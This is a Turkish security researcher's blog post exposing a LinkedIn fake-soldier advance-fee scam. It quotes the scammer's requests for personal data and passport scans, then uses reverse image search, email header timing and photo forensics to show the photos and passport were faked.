
Not: Bu yazıyı yazmam için bıkmadan usanmadan aylarca beni sıkıştıran Zero Xyele isimli Twitter kullanıcısına teşekkür ederim. ?


7. LinkedIn Dolandırıcıları

Uzun yıllardan beri sosyal ağları ve medyayı etkin kullanan bir siber güvenlik araştırmacısı olarak bağlantılarım arasında yer alanlarınız özellikle hafta içi LinkedIn ve Twitter üzerinden okuduğum ve beğendiğim siber güvenlik makalelerini, haberleri paylaştıklarımı farkediyorlardır. Twitter hesabımın korumalı olması sebebiyle LinkedIn paylaşımlarımın Twitter'a kıyasla çok daha fazla kişiye ulaşması beraberinde art niyetli kişilerin, dolandırıcıların da radarına girmeme ve ilginç mesajlar almama yol açabiliyor.


Günlerden bir gün LinkedIn üzerinden Jenny Tores isimli bir kişiden özel bir mesaj aldım. Google Çeviri ile hazırlanmış bir metinden hallice olan mesajında, profilimi çok ilginç bulduğunu ve benimle iletişime geçmek istediğinden bahsediyordu. Haber peşinde koşan bir gazeteci edasıyla ayağıma gelen bu fırsatı değerlendirerek bu kişiyle iletişim kurmaya karar verdim.


Home
My Network
Jobs
Messaging
Notifications
Me
Work
Learn Skills on LinkedIn Learning
Invitations
Manage
Jenny Tores
Military
Ignore
Accept
Merhaba Sevgili, profilinizi ilginç buldum ve sizi daha iyi tanımak istiyorum, işletme özel e-posta adresim aracılığıyla bana geri yazabilirseniz minnettar olacağım, (jennytor215@gmail.com) Veya doğrudan sizinle iletişime geçmek için doğrudan bana e-posta adresinizi gönderebilirsiniz. Gelen kutunu b See less
Reply to Jenny



Jenny Tores · 3rd
Military
Belews Creek, North Carolina · 40 connections · Contact info
Accept
Ignore
More...
US Army
Experience
Sergeant
US Army · Full-time
Interests
Hewlett Packard Enterprise
DO - 254
Aerospace & Defense Jobs
Quartzdyne, Inc | An Apergy Comp...
Mahindra Rise
TATA AutoComp Systems Ltd
Your dream job is closer than you think
See jobs
Linked in
Add new skills with these courses
Additive Manufacturing: Metal 3D Printing
Hoshin Planning
Substance Designer: Creating Nonphotorealistic (NPR) Materials
See more courses
Messaging




Kendisine e-posta gönderdikten sonra gelen yanıtta hanım ablamız, Afganistan'da ABD vatandaşı bir asker olduğundan, yeni bir ilişkiye başlamak istediğinden, yaşın ve mesafenin önemli olmadığından ve asıl konuşmak istediği önemli konuyu bir sonraki e-postasında belirteceğinden bahsediyordu. Sosyal mühendislik girişiminin gerçekçi olabilmesi adına da sağolsun bana 4 tane fotoğrafını da göndermeyi ihmal etmemişti. Devrik cümleli LinkedIn mesajına kıyasla e-postasındaki yazı dili ise şaşırtıcı derecede iyiydi.



Gönderdiği ikinci e-postada hanım ablamız gerçekleştirdiği bir kurtarma operasyonunda içinde yüklü miktarda para bulunan bir kutu bulduğunu, kendisine düşen payın tam tamına 3.7 milyon dolar olduğunu, bu parayı görevini tamamlayana kadar başka bir ülkeye çıkarmak istediğinden ve tabii ki benim yardımıma ihtiyacı olduğundan bahsediyordu. ? Yine bu e-postasında da yeni resimler göndermeyi ihmal etmemişti.



Üçüncü e-postasında ise bir yandan güvenini kazanabilmek bir yandan da sevkiyatı gerçekleştirebilmek için Birleşmiş Milletler diplomatını devreye sokacağı için kişisel bilgilerime, telefon numarama, pasaportumun veya kimliğimin o da olmazsa ehliyetimin taratılmış halini göndermemi istiyordu. Garanti olsun diye e-devletten ikametgahımı da hazır ettikten sonra gönderdiği yeni fotoğrafları incelemeye başladım. Kutu içinde yer alan 100'lük banknotları ve hanım ablamızın pasaportunu da gördükten sonra artık benden istediği tüm bilgilerimi göndermeye iyice ikna olmuştum. ?



"Vay efendim sen bana nasıl güvenmezsin" diye hanım ablamıza çıkıştıktan sonra gelen son e-postada hanım ablamız "Geçmişe bir sünger çekelim ama bir yandan da bilgilerini alayım" dedikten sonra yazışmayı sonlandırmaya ve epostalarda yer alan bilgileri incelemeye koyuldum.

Hello dear Gelen Kutusu ×

Jennifer Torres
Alıcı: ben

Please I mean no offense dear.

I'm only trying to be careful that's all, I would like to proceed with you on this
so please let's move on

To proceed, dear, I will need some of your info so that I can register it with the cargo company that will deliver the box to you without any mistakes
Please I will need your info as follows


1: Your Full Name
2: Home Address
3: Direct Phone Number
4: You're Profession
5: Scan copy of your international passport or Identity Card. Or working identity or driver's license

In reply to your mail with your above-mentioned details, I will contact the diplomat who will bring the consignment to you and give him your details, so that he will start the journey to deliver the fund in your place, hand to hand (Face to Face). Looking forward to reading from you. Take good care of yourself and Remain blessed.
Best Regards,
JENNY.


Yes, I am interested. | I am not interested. | Where are you from?


Geçtiğimiz aylarda görsel arama motorlarının geldiği son noktayı konu alan faydalı bir yazı okuduktan sonra hanım ablamızın göndermiş olduğu e-postalara yakından göz atmaya karar verdim.


Üniformalı fotoğraflardan birini Yandex.Images arama motorunda arattığımda bu fotoğrafın kullanıldığı başka web siteleri olduğunu ve farklı bir isim (Jelissa Torres) altında sosyal medya hesabı olduğunu öğrendim.




@JelissaTorres Twitter hesabına göz attığımda Mayıs 2019 yılına kadar gönderdiği tweetler arasında Türkçe mesajlar da olması dikkatimi çekti. Bu mesajları Twitter'da arattığımda başka hesaplardan kopyala yapıştır yapılan mesajlar olduğunu öğrendim.








"Jelissa Torres army" anahtar kelimesi ile Google arama motorunda arama yaptığımda ise Kamerun'da bulunan bir kişinin bana gönderilen fotoğraflardan birini @ambrose_tarh Twitter hesabında paylaştığını daha sonrasında ise sildiğini farkettim. (OPSEC fail ?) Jelissa tarafından gönderilen e-postaların başlık bilgilerini kontrol ettiğimde gönderilen e-postaların saatleri ile Türkiye saati arasında -3 saat zaman farkı olduğunu gördüm. Kamerun'a komşu olan Senegal, Gana ve Gine ile Türkiye arasında 3 saat zaman farkı olduğunu göz önünde bulundurduğumda, bu e-postaların bu ülkelerin birinden Kamerunlu bu kişi veya bu kişi ile bağlantılı başka kişiler tarafından gönderilmiş olma ihtimalinin yüksek olduğunu düşünmeye başladım.


Jelissa Torres army
Kefienti Ambrose Tarh (@ambrose_tarh) | Twitter
Kefienti Ambrose Tarh
@ambrose_tarh
I love Truth!!!!! nothing than Truth
CHAMPIONS LEAGUE LAST 16 DRAW
CHELSEA VS BAYERN
LYON VS JUVENTUS
TOTTENHAM VS LEIPZIG
NAPOLI VS BARCELONA

```
From: Jennifer Torres <jennytor215@gmail.com>
Date: Tue, 11 Feb 2020 22:57:20 +0000
Message-ID: <CAKDKUFGecJAnYjFxsQ6H+hzK+WA5m8XL9Wmb42hA7dq+=Ai9xg@mail.gmail.com>
From: Jennifer Torres <jennytor215@gmail.com>
Date: Wed, 12 Feb 2020 22:06:14 +0000
Message-ID: <CAKDKUFGjz2XXchumc3YBN+hQvJqW=mfKtUHzYj8g__eN+JM=hg@mail.gmail.com>
From: Jennifer Torres <jennytor215@gmail.com>
Date: Mon, 10 Feb 2020 23:02:39 +0000
Message-ID: <CAKDKUFH12uHAujpzP9hePbaPLTLnBmkPqWqAUuDsRc=1W35AJQ@mail.gmail.com>
From: Jennifer Torres <jennytor215@gmail.com>
Date: Sat, 8 Feb 2020 22:33:09 +0000
Message-ID: <CAKDKUFFkNVdYTDkkxyWHZ8RUX+r38qWC9Jz-rUqe0pYCuH4-DQ@mail.gmail.com>
```


```
J.T: 9 Şubat 01:32  (mesaj alındı)
M.S: 10 Şubat 22:18 (yanıt gönderildi)
J.T: 11 Şubat 02:01 (mesaj alındı)
M.S: 11 Şubat 22:45 (yanıt gönderildi)
J.T: 12 Şubat 01:56 (mesaj alındı)
M.S: 12 Şubat 20:44 (yanıt gönderildi)
J.T: 13 Şubat 01:05 (mesaj alındı)
```




Fotoğraflara hızlıca göz attığımda amatörce yapılan fotomontajlar hemen dikkatimi çekti. Bundan 7 yıl önce kaleme aldığım Manipüle Edilmiş Fotoğraf Analizi blog yazımda olduğu gibi fotoğrafları ELA tekniği ve Forensically web uygulamasında yer alan kopyalama tespiti tekniği ile analiz etmeye başladım.


Kimsenin damgalı eşek gibi tişörtünün sırt kısmına adını ve

telefon numarasını yazdırmayacağını düşünerek bu fotoğrafı ELA tekniği ile analiz ettiğimde, tahmin ettiğim üzere sırt kısmında yer alan isim ve telefon numarasının sonradan bu fotoğrafa eklendiğini tespit ettim.








Her ne kadar kartvizitinin yer aldığı fotoğrafta gözle görülür bir şekilde fotomontaj olduğu görülse de teyit etmek için Clone Detection sayfasından faydalanarak bu fotoğraf üzerinde çok sayıda kopyalama işlemi yapıldığını tespit ettim.



Son olarak pasaport fotoğrafını Yandex.Images üzerinde arattığımda ise arka plandaki pembe işaretin aynı olduğu benzer sahte pasaport fotoğraflarını bularak pasaportun da sahte olduğunu teyit etmiş oldum.









Bunların dışında e-postaya konu olan hanım ablamızın adı ve

soyadı (Jennifer Torres) ile gönderdiği üniformalı fotoğraflardaki isim ve soyadın farklı olması da pek tabii dikkatimden kaçmadı.



Jennifer ile yazışmayı kestikten sonra aç gözlü dolandırıcılar tabii

ki peşimi bırakmayıp yeni mesajlar ile LinkedIn mesaj kutumu meşgul etmeye bir süre daha devam ettiler.



Görünen o ki bir zamanların oldukça popüler Nijeryalı Prens dolandırıcıları artık faaliyetlerine LinkedIn üzerinde devam etme kararı almışlar dolayısıyla dikkatli olmakta ve çevrenizdekileri uyarmakta fayda olacağına inanıyorum.

Ülke olarak COVID-19 salgınını geride bırakacağımız sağlıklı günlerde yeni bir yazı ile tekrar görüşmek dileğiyle herkese sağlıklı ve güvenli günler dilerim.